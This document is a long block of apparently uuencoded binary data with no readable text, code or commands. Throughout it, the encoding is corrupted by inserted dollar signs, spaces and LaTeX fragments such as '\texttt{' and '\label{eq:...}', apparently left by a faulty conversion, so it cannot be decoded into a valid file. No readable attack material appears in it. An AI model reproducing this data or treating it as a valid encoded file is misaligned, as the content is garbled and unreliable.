M?YJS'4#&=JB`,H>@)WPE<>YCT\'%\$:2]1!&B!#H]RY4/BI5JN5BI[!>K8#\$? M*2(#NRPP^*GT"_:W?,#8TZ=,OBS32ZBNOJSPEY5]]>4>0:QJ1F!2OBZ0L5I7 M7K_EO9F1?T?DK<1N@4%RX*"7\$'!*2F2%2E4BML@@KID#I+\&\C?2F1LA":0 M+!*09U!TH1=@I\C3H9UQ,TG32*!D`CMQ"D'H[P\$J=5;C:N1]=F=/;9I+SCN M RD(9-R?O7: OAEA0 + H5X9ZPY61' + 2?VBD(<Y2+ZS*/=5V6D + Q2*W))-)ZMR%5("%CDH\/>H)VEGN,P#Z\Q],.[-<;8'^MN,)[Y8,=F1BRUMH(9+/V`FDK` MU+X4'ONSYQ-: 2 U-! [SU!] + K+-3] # \$Q XZ \$X V> (Y5I5K # YL (AO (\$\$1 # @ D8 > TN)) + NOSYQ-: 2 U-! [SU!] + NOSYQ-: 2 U-! (SU!] + NOSYQ-: 2 U-! (SU!]METHJ#C!8`,27.-)N(3KU_*DYL*CYJ/`]`WZ?SK@*933;N#IL\P,YAFWEE`R@ $MF'%6/SWM-'*^_5?+'>5XX3PP>QQ;T%V-?NOL`G^^K;?[G1\5#V4J;-5SM%#=$ M; '6[G>XOK,F!:.=XR'XB>4:F#61`Q3,IV'2A]NL<ODEQOHH:X?(#*+&4WC1(M5>71Y@9'M&OY*)8\RX_`&`WX@%DN;&`+\\\$N#@/*<\(ZM?UC._##+R-0%F8< M0//\$..^< $M\)/6/J4LO/+I<K^D<8GMD]ZJV.A98(:WY5]K=:C]10Z<F@$8'BG$ ML:[63&<T\BW\$<4'1)"VCS2GZY_8&!@>6V[BNP'LG=G,-I.QDZOI6[NG`+J01 $MNI#">$_G#8BR:"^74EM^RE:CV^H!C(M+C$^8Y[<!BK:$N<,44QCN->215MR)$ MJCCEGG-D3-JF, R@^URX*8J@#8SYG]4VXZM5)C;8TBAPA;AH8;*).EA`0?LTA M)]0\$F0# $C^{[E, #5^?/50DVTJI^)/]2]&=<E9[R=H&8K+,<:7NE2C[.8*A^):2]$ M18YH]%"88#D(7P@7XW)]DR(7NIAH(LFDGE"&L`5`-.(J`Q.M>+Y5+HV]H(<* M<VE,IH)\.4?FYQ-5DP3!)T4@Q9'LMB\6(_JL3(I>*N/*)ZYUCF#D4]0!,V!_ $M'(_O2-6,?TQG:?D0:\/G),UTKW[<OX?/@CDLG'UY=@5VU0>2@A@1J:T0MVB.$ $M"LH4-\langle UT'OL*84Y;:!RP.@7]>V<0GWKJ=V)>-P!%R)E-KF":@A)X=8^G6:IS$ M%<@Q1?>Z._/IOO.\$5H,/J3LOTZ;F3_/OWBG_4B2;B>WH\EOK`Y3@.P/AILG($M]@`)Q!.=& A=08CAZH\E%:\+X?9L=>00E(;+;#I$B89(A*NCL!/#:$:D.0A2)$ $M-+K\#JG(Q^QRBM4;Y():M>9]Q=Q10W&&VP(F?<'7ZI-NJY7&'E+3$0)^J!;)$ M#00AR=>"5E+W=7A0\$?G8,!#8?[&[>PV4F5VA";L[&\$Q+Y5*9XHRL8/=J[%[M M3DP\44N\,C"Y<Q?_*0[^</K\.;FG;VSN;0"MP2,_JMK*R+.L*W^HF"!;B\, MP.9XI,0+L*09Z*?];:XSLB?ERMZ37T`QBEGWL\\$T8=DS,.T!(!3V'2&4`%:! M"?43?L^#AO['85'^'R01P\$'[_"DKW8U&_,^R_F=%_W-/_HD9A(+@`/EALO*^ $MWK-N_M_-"FUDSO^KP5,]P/R?_=(F_^_K/)OO]_ULU[^WRJS?^G/KY:KI?C/$ $M+Q^4-O/:SR;_\#_J_2;_3QN?3?[?)O]/BOI-_M\F_V^3_[?)_]OD_WWE_+^1$ $MO_M; Z[F;)_W)Z/_A9[>OV496_T^UO*>M'=3`_JL<5*L;^^^K/!O_S^_ZR>3_UC*$ M^:S90VS^EVL'!]7X_*_6-OZ?K_)L_#\;_T]BA#?^G]^M_X>+^HW/9^/SV?A\ M-CZ?C<_GMSKSB=_800HY3[_IL4QS6_RL(YDRG\-\$"4GAT1\SNCN-YUJSCY@-M\$UF4[,7%%H]/DGDE!H_ID_GKR=A2@JE\$EY:.MC#DEK^F@#IZ)W,\="<<S^^X M]S%YQ<##!^P`\$TY%1-CV]C8*KW-D:?A=2%5"7&3TP>(C#U7A*6=XZLK-[!H7 $MWHD+B \ | \ K8,C \ @B67J(*>^S!?&5$P>2$Z+.5";T!9)AH@-G9`BTB[Q)C=>:^!Z$ MX0IA,3IX#\$&&8\$GIN370HQQ-GK5#>8,T4<+.TIC1,5,*;!KXH8LI<IA=+%*+ $\texttt{M_1MOUV932I=\#\&")1<^ZI=E<\LB;^\$-OP+05N(BUV!=>\$1T[@EU@7)\$+A2\$IW }$ $M(A_Z!FD6)3\#[\<IX0@,J/*-PX>='(N60SQC&18_S/+\U<6B\#X\#L5D_BI\#:G<$

ME3T1(Z7Z_.2+N6?0A`E<--%P4LZG)!5%R7,UMGCF@3>;!K[,P99?;J?R#7"Y M;P4Y<;B`-A4+K'3WO%10)J*H8SDQ(.)%LKUYYPWH`R\$89/Y04,@[/[,CS%8C MJ1(.5%S8R\$,5YA)U11H-IO=S:*2W_"#4^JRT.FVRI,ZS7%Y-H=.')FT"?&[R MG(81`IZ7G)9\$-7-F6K*J3\$N;VXY`:+46>*6%*6]T.%MXK`7.6IEGOLEG^VWR MV?ZS)ZHEF7].FMJ\@ILDM4V2VB9)+2U)397Z67/3."TH]06-&3ZN2KIX_(G; MOW.&!`LDD8X`",MI3FT]NRB&+KKJ8IJ6.%T&CVI2CD^;8+[YS!F[XEC&^).P $M^{5}GJ^{5} = E(&XYY:E[Z7%,?H</%M;5TG4[3X=9)"-15"LP&G/+! ^.0<@*S$ M-+O)\$=SD"/Y><P1U\$^AS\@-URP^,J6]6B_]9+>LC>E;(_SJH@D*_B?_YBL\F M_N=W_62/_UEW]F?(_RI7XO._NG>PF?]?X]G\$_VSB?Q(CO(G_^7W'_VQROC;Q M/YOXGTW\SR;^Y^\FYXM\:`OSO\$2)E7*[YNTUQ].[YN]*;S*_K&?C/Z?C\8\$ $\label{eq:mcx.v/*/=7cd3} $$ MCX.V/*/=7CD3)+/_!^_WJ^"_;>_7]K<_UUGHW_YW?]9/+_?-;L7YK_!=.__$ M')__Y5IM,_^_QK/Q_VS\/XD1WOA_?K?^'UW4B[<_H@.`A9<NQ^X.VCB+-LZB MC;-HXRS:.(M^JV0Q36BOD32FOQ_:M\$YI[]&+M./N8G`;"+1\$E0\XZ1\Z_2Q< M?^;DD<W),)L%*"97RR3C:5L!D&WJ8D0Y#Y'["9CE[*)S"GQH]-I_:OUR).]Q MO_.LD<^VK\-QX"]DGI<HY;A3GZFEZ\$5XX_;N+G/%=9-AM#-E?P6C@4\$4-KAL MM?]JX:'AECO-\=<#SQH:`29M#6'D;+Q%1I0G(/")_U*@B^VG@8=OO.M2[._R MRC=SDY2NOP%%ACK\$VNV8;@`+&K(32'@,4H^NZ?,Q6').G_(B0PN)\$49]TY(_ M!.D_M"BTS,=+N/&&2%)-8"V`M896?H>O8C\$TIBXL#U?VV`[N1?98-+AZU@:_ M13.LSN^BC*=+S1R\4/"&SKL2@ZGG2SF")XR!")T7R2,8T(O7U_NY)W.&]\$F! M/8WQD9)#H`+]GI73DWHP^.W*M,>8X("U`KI<#]=1!^]"!,846JIV49VX@A!# M[2DSA:?H`8N*[(GP^DZ,>YV*J\[%3<%ZDAC4,:A.+C9A"JRL]0[Y/S^_'Q*? $M(8\DG)C7]B!LB4L#3J!%Q,PE8J/S^=3@<5(K[Y`;`NLE$\&^B],5LM^_[(R)]$ M.T3P9!AW+\$+!D3G/.Q=<QY6ICK,I3W2RG0^4`..3.A5GV24,.\K-G*PD74*C M_.+1E#A377JI"U\$+I!?>\LPKG)[*6Y2-7OVDE4NTC<6A='Q0H%ZS==KJI]90 MHJIY""4"T2(F^=#-D^<*TB3"`6>'(^W,RYN;WP_.5@0!`63I2%@EI2-.:D\2 MB7=S%J%%#"M7!E3X.:N@LB[D9L[/;^%BM?7U%JLH[8XN<%6G2RC-P[PH<6<F MGT8BA>C'B[882LKV0Z&=VYZ#?/Y+8Z^1G*[%3F\X"NR?6T"&T&=+UILSK?.J MN+V%U9;2M,-[ZTGXRW67+[?1\KM#7<24:LRN%[>W?G3`MC8")5EB%EW!B^'9 M/-<\#2"^?)N^<L,O^D=\$QKJ\$Q6^EQFS#\)))>5%]DB=\5V2#1U?_DM?AGM09 M=0K,8V1U].5P\T\$66A2/K?Y'>-;9_ULU\$G2E^.]*F?;_RIOSW[[.L]G_^UT_ MJ^__K1X'OBS^NU*JQN=_^6"3__%5GLW^WV;_+S'"F_V_S?X?B?K-_M]F_V^S $M_{?9}OL_T]O_-#197A?CBH/%8R96"Q^=N@L2CQ^<6VX2._^9/-O\/^>R-$ M`'42?_4`T(S^'S3ZJ@=EBO_<*VW\/U_GV?A_?M=/EOG_>;-_V?ROP.A6XO._ M5-OD_W^59^/_V?A_\$B.\\?_\7OT_NJC?>'8VGIV-9V?CV=EX=GZCR&Y-'']6 M8/>B`&Z8^,YULOAN8/H?8D'="V.WYT9\0XU!6FBV#,DQ1!AI[#,BX4;UY*GL MR<-N*>14+)_&E>E;N0\$ZFE)*HK(?R+_S/.B:7Q'B9X\.I^#P:P,CB^##73!V MKRE`G)^\$G6R4EQH:T1&GXA8/>5?\$9.IZID=:`L4-@B7^(]0X=:]1L*NW;(#H MO+7QV'3TH.&5%=<RSNFO[N3*MOQ0BZ#07HS*2X:"RNA\$UQ?8AZ&@^OFN\?-< M6W?6\$#&ORC3T>W&L;)Y3D_5=C0CVE-.5D^ZE/68^7#&D\21_&4>N)^%AQ $M4#"0Z8[3]739"):.)P7>19@]QJ-98P&8Z0.]G4,N4^*H9C)Z$]\DC60"^X:$ M>U&11)0F/JGAF/A!1':.?4M@O/ST^)/PV&X:`87/E`!CCCX.,Q\/R6:@N2XZ M5CXM ED)<P8E-.!JSW>^O!C&C7@[SJ."%!L6S<*B*S!<"C= 'O]A].5L,A%Z MW80L%-`,K\PA8GYK`=#`\$B?UWYK\/WE`,4@\X@2P/XK%!^)FZM.78&;\)V)H MDNA<%@-\$PN'>Q]\^VB8S_;\$(>W4LCF"*C\$]-+)\$CR1<,#O++LSZQE.1_L9PK M<<:)+ZL%&,>J/U'25_#UQ)P:J-Y;!E@/GM)LRK?5&DX`4(*:PUM'_&!V%4[" M^!4MQ(TB/CYES>9)/`!`"HW<\$RKUA"Y!\<?&QS&7!+*_22CQJ4NJ42#0!!!-MT, NK>P.-+]E\$[,8'40&D08Z#R)?F766`:APUX7^`!GC%G1_P3_W0=#%D>"Q4 MJ.%!A3=G!FCK?>-M%VP`]BG\N]NJ-W4`-/`3_YIV#`U^2#EM_]%%'GI9?B\: $MIXM84I_?#?8>Z(72^/47$X,=)#'3NS\^+\74@:L@"T7V$G]**P/I4_Y^(4-P)$ M\T^UCTL<95(0E]&E0F+<%UZ]0A(DV;,\$QZ;W33LB'ZF5WEUQ/0V2-O\9G93W $\label{eq:mvjw} \verb|MVJW;LU3N'>NS<;F$?_Y^!QNS$64>@6+^K#G\T6_A<K<(M_G+'@DUOA*A$)C?$ M]MQ5+4(G6[+:/"T.4)BOQ&T6LR^UF/UC+BR W2H#" ^[=^]>P"3U9Y/8A7FH M@9^<L!V>-W3A-@HR3VEL?^2.22:\\>C9IWL3E2=]`3LYV2Q@O_D"%EW-NEG" M-DN8OH11>SR577K*<+N%K@D<\HVLOUH>7DCC,^XS93<6^DQ3EC=G]L'B@\V+ M:!G52WR/4B)K7LNG<8C*:A.K37<(S:6)\&\$JD(S:/MN>W.`JE/H1EB6U`0X& M4U;W*D8@2*!<0"RQFMP@.U_;`UPPSEX;9_57[0:`6S%'7H>/0+DH&\$R&/GLF MY4(JXI&)!]*; $4D_Y'4F\\0'3-\&'50-@TOG!25P$SG]P4#(<math>!7*>6770ZK$:0$ M2@6U"_,N.UW(GBM?;"K\&<@XH3V;TUB6#M*XNF>^97I<'\\$Z9@P^W)EZ)S&_' M1CAX56*)7P4(]#)]3BG\2E[Y+>4^U`1/;ZWK>9\[2=!1HLR1%*84]RUJ!7]($M^L20.[=SDH.W\UJ^{2}/$Z@!+OJ^2##^U@'ROP;<,"8^'5SF*7EM\F?F4QT(L=F)$ $\texttt{M-G\$)J\$S-_\$`\#@ICDYLTZ\#:N='S\#!\&/4:@=^/K7=]X_CRO'G:6G;+H.`K\$9Z^* }$

M-*4);SR.X<8:?"`M!_/?\?;%T=B]U55"E=0[K`SDUHD9N\M,_;BSDW(61@DY M_K>.?-H\^*P1_[MR`FCV^-_]ZOY^>1/_^S6?3?S0[_I9.?YWC60`EN5_[U42 M\[^T.?_YZSR;^%_J_2;^5QN?3?SO)O[7WUP#MHG_W<3_;N)_-_&_?S>9W:IX M7IC8'2NX4EYWNEL[GM0])X@T7BP]CF\>L.1.\1QX:04WV>1K/!G]/W0J][I7 M0*/]5ZLM_^4#JJE*F@T-;#_]LKEO8W]]U6>C?_G=_UD\O]\UNQ?-O_+Y6JY M&IO_E8/-_7]?Y]G=_G9+CN^W6]]N#>U>`#8+6I07[JWEC69C6IU]WYI<X08A $M6J?O#FN[];-F;?;+6EDFM=TD/FDZ&C!+AH3\LN@J/?&&AUUQ,\DGX(A@-,$ M^&^W%'NVD0<CMK2W@_8L>P6%FN:52=CTT58`2^+:,R>X3T]'TDO;X06=3HP! M.UYD?V%<M;1Z^*F^WV[AUJXSI"!TT)7`HO"E1?/J_)*]LAS+,\?L8G8U!OOC $M%(PP![=4H6%\X]^X7(%4+#\";;?D[;+"9CO0V'/6C:96,A#:'?MR18$N`*8]$ M1M]NY8`,]WBM@3NEP`Y`])Z-T2J3%8MIO8XZ-Q2&'KMQIQ8WEJ%S%(7.K3\$8 MKL*W6U"406V#Q0!Z*M=9R5AY?Q2:6[1A2;N_D^G81D/0]#S3">X![V^WXK8, MT'*9*5-DK&>1)OKMU@*JCFA8@'9#-,K'/O7W/ORC>G:T9PTLLA=-LI"7#]:W $M6^{;8!}8-86+,1]0"K]@B-U0+S^{;00!}?>WMX6KYU9T?6N=\\<<A+_[P[=;V[N($ MSK>A`@Y6Q\$G[E?'ZVU#3CMY\N[4+ABV?+>&P\VBT(D-`LHIA@(4'!L?9&\-@ MI;O2'OROQ%M)9.`Q@,D##0KX<P"=WR\$.QSUFT[?'N)D_'D4'*%1#20=VU=X M?OG0FH(*;#F#>XZ"TL83,1.+-T]X'W'B@]52VV=7-KH:1M`HV.6SZ=3U@A?T $MC?@0#`'/E<-SA0.'O1*V/#JX;)0*>"4P.BCH/HW1V+S&\^F+UR_83K-W>7$!$ MY191VS]N]XW.R4FOU2?PYVX`<WAB?H`I/?.LR/>#QW<#S!STRD,G"L:5Y47# $M/C)\X+J/\$81"Y?16PFX"\$Y"PX/B&XP:3W&3$>\<`$#/)YG+\$(<PGH&K1=_,,)$ M=^0+"I8(9N9@?_%V\$\$37`:V%.EZDIGJN#*L`Z8D79X0A'.%\$M>Z0R-:PP!TS $MM[9/,^>>0&06H/<9WQ/?<GN^+@1YOY"0Z^UUXC/@XP2]7&0J&8#2I,NQ$ M]Q81?:8NDJ/Q'@2"PV=.HT\6H:`LL*(DKF!@H_G^O'[6;@C>BD@KOX,!_;I/ $M\$HLS20'EC'?/G:\&V\Q\$\#7TF\$H50,\#((H!(5'1R"1"";@\&"!5(X(1\$VM<QV\(1\$VM<QV)))))) \} = ((H!(5'1R"1"";@\&"!5(X(1\$VM<QV)))))))$ MHN*"MXVAA5Z_7+&8EXEL])JW1J\)H'!>F1]!`B&IBQ&WTW<`XUDF'Q,>0"OD MD\$51R30ZQ.P62BLZ(A_)AZU/IJY/_KIPU\$VZ<P8'DYI1.!\8.91680W`81,B M?DH>PX'E^S!,1%#A"(2)-H,9<L\H9D.?>CM-Y@,R@QO>I_@`T@")\OT'4#(& $\label{eq:mass} $$M^J_{s_s<'9!",K=TK^QJ=>S:(H,;&Y7><.5@[Q!S$.`47(G&HF(,Q(N9@X'I#))] = 1.5 (H,;&Y7><.5@[Q!S$.`47(G&HF(,Q(N9@X'I#))] = 1.5 (H,;&Y7) = 1.5 (H,;&Y7><.5@[Q!S$.`47(G&HF(,Q(N9@X'I#))] = 1.5 (H,;&Y7) = 1.5 (H,;&Y7$ MF5.#A^5SF4\$\^EVX^DKI452G*#^:'_W+KQJ-W;/>FX:@,`R,".\2[(4\$!\$+S M!?76*2K]0M>E;_'V?#FKB/,`+U0\$7#ZC.19#O,?&HW\$5HML>H?@W#%AR&H81 M; $O, [P>BUY+(=\\//6V](PFDO\#RI]_J-NFI^JY]3M?AB&E-R$)'F7WMP++H$ M\[G,KTR");!8+(JYF(0)Z,\$4XGJ!8>1RAC\$R_0!EIV'D\R\$E>E8@A@;Y,\$<# M++RVP':G+88*P?5-_H7>\V-8Y5KGS7;]'/O_2#9_W#)Z[WO]UMFWPMLB6FGA $\label{eq:mk1!} $$L0803"X^UMC&=V_K_4;G[*$(:1BV@[P?QR1L-89-\ZMCTDS!HM\^?_])$$ M>,2;%TWI")SU&L:;5E>4Y0TS<XP9\"9RGB+%<=J\$VH.\$DD0.6@().\$9'?@Y6 $M % [[\&Y = -09A\&K + J?BROS + '@N < `:9T093) < ^>/M5 > OJOMYY?Q - / \ -]3\& = 8) \& (((A Y = -09A&K + J?BROS + '@N) < ((A Y = -09A&K + J?BROS + '@N) < ((A Y = -09A&K + J?BROS + '@N) < ((A Y = -09A&K + J?BROS + '@N) < ((A Y = -09A&K + J?BROS + '@N) < ((A Y = -09A&K + J?BROS + '@N) < ((A Y = -09A&K + J?BROS + '@N) < ((A Y = -09A&K + J?BROS + '@N) < ((A Y = -09A&K + J?BROS + '@N) < ((A Y = -09A&K + J?BROS + '@N) < ((A Y = -09A&K + J?BROS + '@N) < ((A Y = -09A&K + J?BROS + '@N) < ((A Y = -09A&K + J?BROS + '@N) < ((A Y = -09A&K + J?BROS + '@N) < ((A Y = -09A&K + J?BROS + '@N) < ((A Y = -09A&K + J?BROS + '@N) < ((A Y = -09A&K + J?BROS + '@N) < ((A Y = -09A&K + J?BROS + '@N) < ((A Y = -09A&K + J?BROS + '@N) < ((A Y = -09A&K + J?BROS + '@N) < ((A Y = -09A&K + J?BROS + '@N) < ((A Y = -09A&K + J?BROS + '@N) < ((A Y = -09A&K + J?BROS + '@N) < ((A Y = -09A&K + J?BROS + '@N) < ((A Y = -09A&K + J?BROS + '@N) < ((A Y = -09A&K + J?BROS + '@N) < ((A Y = -09A&K + J?BROS + 'W) < ((A Y = -09A&K + J?BROS + 'W) < ((A Y = -09A&K + J?BROS + 'W) < ((A Y = -09A&K + J?BROS + 'W) < ((A Y = -09A&K + J?BROS + 'W) < ((A Y = -09A&K + J?BROS + 'W) < ((A Y = -09A&K + J?BROS + 'W) < ((A Y = -09A&K + J?BROS + 'W) < ((A Y = -09A&K + J?BROS + 'W) < ((A Y = -09A&K + J?BROS + 'W) < ((A Y = -09A&K + J?BROS + 'W) < ((A Y = -09A&K + J?BROS + 'W) < ((A Y = -09A&K + J?BROS + 'W) < ((A Y = -09A&K + J?BROS + 'W) < ((A Y = -09A&K + J?BROS + 'W) < ((A Y = -09A&K + J?BROS + 'W) < ((A Y = -09A&K + J?BROS + 'W) < ((A Y = -09A&K + J?BROS + 'W) < ((A Y = -09A&K + J?BROS + 'W) < ((A Y = -09A&K + J?BROS + 'W) < ((A Y = -09A&K + J?BROS + 'W) < ((A Y = -09A&K + J?BROS + 'W) < ((A Y = -09A&K + J?BROS + 'W) < ((A Y = -09A&K + J?BROS + 'W) < ((A Y = -09A&K + J?BROS + 'W) < ((A Y = -09A&K + J?BROS + 'W) < ((A Y = -09A&K + J?BROS + 'W) < ((A Y = -09A&K + J?BROS + 'W) < ((A Y = -09A&K + J?BROS + 'W) < ((A Y = -09A&K + J?BROS + 'W) < (($ M:8_\$M4M<:[!]E%M"I`W3-OLNVSAE2/</58-O[I#>&5MOX<.,WJ>S@O8RZH" M1>'D46GZDY6BDK)<OWNI%,._6#DVR9O\&ZS5%A@F\,]0T6U0F5!6"___>#T"1 MU>210FBQ]'`Q'0'AQIP9[A2%C?GFR!K?/^8*UJTY55@">-QVZ#XR5ZQ:XJ-< M??\].\P??;OU:Q+H+(1Z^27!R@#L[FGG_-7*,/E?%?JK7!-_[M&?E?T%'>%- $M7GZU-@%X;9]Z^0!-XI\4!XQ-Y/V?]NG#7B7QH4H?]DN)#S7^X3#QX8^5&L+$ $M2,G[=?F/W;$8)('B8!3=8*%^API9W3S4J15@8#7[6`QW>[R;#LG)\MV DXI$ M<*F4F*47(3)*\$,2F,1!1@5EZB5,-!`U/'(0.0RF2LCI(AP!U];=VYJWQK++_ M] [*NF(;*YS_>U"I[F/\7[6RV?_Y.L]F_^=W_63?_UEW]B^;_^52M5:*S_^] \\$ MS?UO7^?9Q/]NXG\3([R)__W=QO_JHGX3`+P)`-X\$`&\"@#<!P'\O`<`DGY?\$ M_H9EU+-T+=_'&!TZ2'=W-UIL+#.8X<:3)OE#Z'_JG!VW6\99I]F*U(OR_P%0 $M\/+KCR!4E!-H4<Q;K""C%@;XTI&"QL2-=1)%/`(&=ZLQVUPV5W]S!FP)3*"V$ M6\$HV5W^S<\:ODF+M=EC[1SIX)(9L5/L&!!Z70!^&UM7L.JS7;"&WSJW'0X[I $M(-+>-%Z\setminus [E-8`\$5-C''-\$)!"0*_;_UIO_-A[WX,9'\$*+`-'XE2F2X!X[[5R']]$ M9T&`'B%WIVFW%)0/<9"\$B0Y_#(C`%2T:3A`NP.C]TU;00-UXS1M+&<ZK^ZGI $MX < (0YC[_=C(*Y\#E69WF;*C.\$2\#,>>="1B_@/A:N@53(0&K;02Z?.*`A[8$F])$ M>"P`CR[@`S>V/XC+[-4PGQO:4;J97:/Z,\'8@P]9F^`//^B!D"P.\$%^*B0.S M6R_QY4=9(7Q_5F_@@1?=\]9IB/P3GJG`I\F3L\$-T7`]J-\`Q8@IA4(D]MOBV M4Q2N];J.BP#(\$S['"287DT]B1`H472<QU:'7&!(21(QST7[UZOTQS",\"0H/ $\texttt{M} < 4 \text{'} (\texttt{DZ}\$.-\texttt{H}(\texttt{L}(\texttt{CD0D}.\texttt{W}\backslash 189,\texttt{B}'\texttt{W}!\$\&\texttt{C}[_\$]\texttt{A}!6\backslash \texttt{UC} = /\texttt{V} < 1 < 6 \text{:} \texttt{DZ}"8\# + = \texttt{Y}3@7)$ $MA_=0Y4F<!.HV9-A`"/1=IPMD?<]*=_M539B`+($E\NRB0[L5<JC8$WY*'8H&$ M@6==VRAEJ4FY38=MW+CN!]+[A-2)"QL?V8D.,@'\^\$ECR#FRE""'A4?GH*2Y

M=MU(/L&*VCV%U5Z<!5?"MDO`C(FSQN;S/]0H0PUYO`P)I46%*QAF!X704E'V $M0$/B]-I_:K^2R96Y]-5^()^,+/)C^*+D7D\\&[_W2:G9/3_QX[]7^T2L(S^?[K__$ MO4;^OVKI8'_C__LJS\;__[M^,OG_/VOV+YW_M5JY%IO_^[6#C?__JSP;_ M_Y\8X8W__W?K_X^+>O'^)`S1H_!KL*C)GP/%=X4!IIXI:UZ;&-)/BC_2`0Q6 M%VP3.H;39:ZSV5;8;"MLMA4VVPJ;;87?ZE[!1=?XQ?:`G\B3AZ4S%*?L6W+I $M7$3'I&,2(0B+1K?$I--(7(&$&P$\$S=R=P\MPDA&PFXIQRW+,[0?X<=I@$?[$ M#[S2T=8CW+2P0)98*.!F'JZE[*,YGEE;CZ``7FUE!0;\AJ<M\\(3E(6\$[07B M)\OAOT_9?P"JQML+719\H-0EZ`8>DKSUR!?0X+_HB&E82;\$?_&*K6SQ\$W)\-MT), UFHW#, [%S(2+0#&\EKQ_8+0[0QJA:^:JLG%\$N-@>RTEDEY59TZ/07(Z0Y $M', ZAXB?V=8GX>`4B<G<W@`*T<6&P`D8W.=":6)+7/L!K6O'A;UQZ^)*8W)<$ M57)BFS&*XJL\$Y61'.+?)'BS!_>O;?^OY_U:+`<SL_SLH[QV`[8S^O]KF_(>O M\VS\?[_K9QW_WQ>._Z]62Z78_-^'\IOY_S6>C?]OX_]+C/#&_[?Q_PE10_'_ M;?Q_&__?QO^W\?_]9_#_SOTKUL7^XO#B1%GE!!-[["V*^+'KNELX<BO"*L? M3'HC.O, "78NR'>&WHB!3;S8-_%P>#[CQ)Z`_?'3QL*>QE70B!S9=#R@J2;?A $\mathtt{MDEJ\#,=4*O3IQ;^{-1^"7F/8L^Q/Q^_WD.\&\[F_^$':WDK1W[P9_'YG['S?ZL'']]}$ M>/YOI5K9V']?Y=GX?W[73Y;Y_WFS?]G\KQ[LJ^?_\OE?JF[\OU_EP8.8PO'= M'`"\.0!X<P"P?FRNF!MX;&[T5CVP-.53_-W4`WWU+O;R[K`&:FR*`RKA_D3 $M\&:!.'\&OB.O;`5\[T9>T(,W9!S5KH"^I,R6^QP\[<87?W#'X!:P'^;=K^=&P.$ $M*,D(_FQ/)C"3,"6+4T*>:-4D*N\#QL(P3Q,"=3FLTXL=4TF60=/5Q3BL*5#=L$ $M.@U85!M*E,3)5RA]'C%Q]BH_6-7V^>F<T^@,.+E)33#(GX1]">ABWA"'\`YD$ $M1., %!\MQ*=?8S@_B][V*^F6O$GTIU]00M?U$'2#(HQ1ZU*'9'C391^Q_^H6]$ M9'^3U8[MP"^\$X-6_^+=?CY#&C_"00SJS%;ODP+@!6YBS<<"[:8\89Q]FW8\$8 M`!#AP<#U9I,<#YB=PL_:>H0[SC%2LZ=@80;ZQD6W96`-2F;)P^``JCKRP^"7 MH^@XLF'`#__*S@7N="4>*(!0]NUK?L(D.K+NHJ+([R?XVP,PBIAB7YY1Y)=S M-Q"BV6&U_2N\2IZ"#4R*WB#I1YYAFRZ=+X#D'ICH^`0QUVV]8R)!"KU=0^UH $MY.(B/NQ,5^9"_I?@PB6<T[D0?".X0VV.\XV$$6"LBR0.-I!G.()\")\V?>$ M!`S-]?48&H)%U.0)5#!8_\$ARZBT6[RC#):=":KUR359IB@D4?09F@3%4P5ZD $\texttt{M49C} < \texttt{P*}) \] \texttt{G'ET*\#} < \texttt{M=.S_GUF} > \texttt{YA?B_@\#3BC1!:QSF+2I(Y8"CU=79[2`LLN))}$ $\label{eq:mq.JSP} $$MQ.JSP)W@\-(9S^E@:94D.4`#1(>>@QQH]1\+./S.\7`6P4CFU)*?HH$%=/(4)$$ $MGJ1\S[-/GP0V'=)JM,:)JWF71))WB"2AQ#.]E7X*V?3H46X1AR$B>%)K#@0!$ $MO(=7)^UM1NN=\3:?%^)*Y2J45(H@$;YQ+G]B.V&/"#:_G6Y7.M:/O$,EVS8$ MXYS1@%_;SLC=9@,;A!-'NP?5K&TVA7ED-'&]Q="X4\$Z1=UNLLE?W0>CDEK)) M(:7`39."(+%`6W[)2N':T.<\L_LFXAN"2R%;:2`^(@%?`GX[/^"O\$A"73<?F MX,-L"@J=?6WC;?9T=&I!"=6C'9A`**7`1B8E`(^M"7,'T`>?@\E1DC)ZZRT' MC]_E4VU\$)Y5SV8O9UX"B#4Q!N@=HR,\$@'XDP[2Q,/('8]`(D-X:6V3L_8)60 $M!*_==^7)\6/7-SDF^4:44>HB*>OUL#AXO-HVP#Y_/+T]$B^[]W^[!R*K[[R]]$ MF3=ZZ4N&IDT]W\$<`>C7.+O39<'MCP\I-\$W+J6[.A*_J+=RF,(N8/1PASB]E@ M,B6AK8PSIVO;&=*J@'\M/O4"%%[<4\(A=]II_!@_,Q_ST<,E#Z?ER/9PFX<+ M3DYRUL&>0\$4Z,)U]P,U*&%U:EW@J+]!T*LA*C7!>^XZ?Q%\L"C!\$%22(UH8\ $\texttt{MWUZ}, +7 + \texttt{AV!U} \\ \texttt{H'7Z)3]S.*1 \\ \texttt{KPQP/9GC2-,M1PK} \\ \texttt{YN+'RT?*} \\ \texttt{(T\#ND-S&\$M\$G)} \\ \texttt{MSG} \\ \texttt{MSG}$ MH>+Q3SOTKC.0<T!=#*\$*+%!_+>`O=5!Q_DJ#'M<MQ**%(X_OC+'KPMS(X52? M^GCT*8E1_,Y9(\^N72"4<>DOM;%W5(AXYZG.4GQEM(&3??%N:-V1>A4)9:`, M_A1 %?2A+"(9% $5;X8L2L7Q*K4<math>\#_CR2\M+>(T!A5-JQ^0K`;N\0J1K("`\4F"*$ MMA9>&6*) `7X-1C_8HD+-M\$DE*; Z5(92/>:&W8(":M\$-W:Y+]*<TNX%R4)F"C $M4HX\#:=T%?$Z]9!>MOEQ.<)6@0EET&U'\,9:W?4ZR,XEK^/ECR@+$59S4=EZR$ M_XBW1&O75)OP^-'_.5Q/+D[>M9OOOH2.^,JER0=AWN)Q'"&QXO+@5G`&EY.N $M6-.(OB@>I(W)<C,'M"@*(/44R<2V8[U."]&!98&FQ_LR^]>@;:$-+(GEB;R)$ M=RCAWY_9H*#;=.T%LD,X9NPMB<HI'JT@M)N)93K0/->P3-Q_EFI:0N4`Y9S> $M:[H]_{\#/T}_{0}^{*}ONU>6MR()Q^{!}P_{1}^{*}MAL_{P0}^{*}(OHA^{?}_{n}]8*=*3?3Z/25EZM($ MD#B1K#M4Z.V`I"S.%E@P<-\9IS16*\$:@*UE@2Q4K(^Q03%`!VY>',\$,/AYX[MA>7\$1'[Y#B0#"#%B!1"EN.CROWE@RHNYUCS^CI]L`A50T0B!]^F@?3E:!)58 M1N\$[&F!HW!P#UXB[1+C/"D8%VU24<.%BP"7A,?VOV>[A%G237>*Q,>SDLDN[MKD`Q/+E#E%\$,%]:HXY[V6]9L-?``%X!-RBW.MNZE.'>\$JI&X@':\$.\$<E4S53 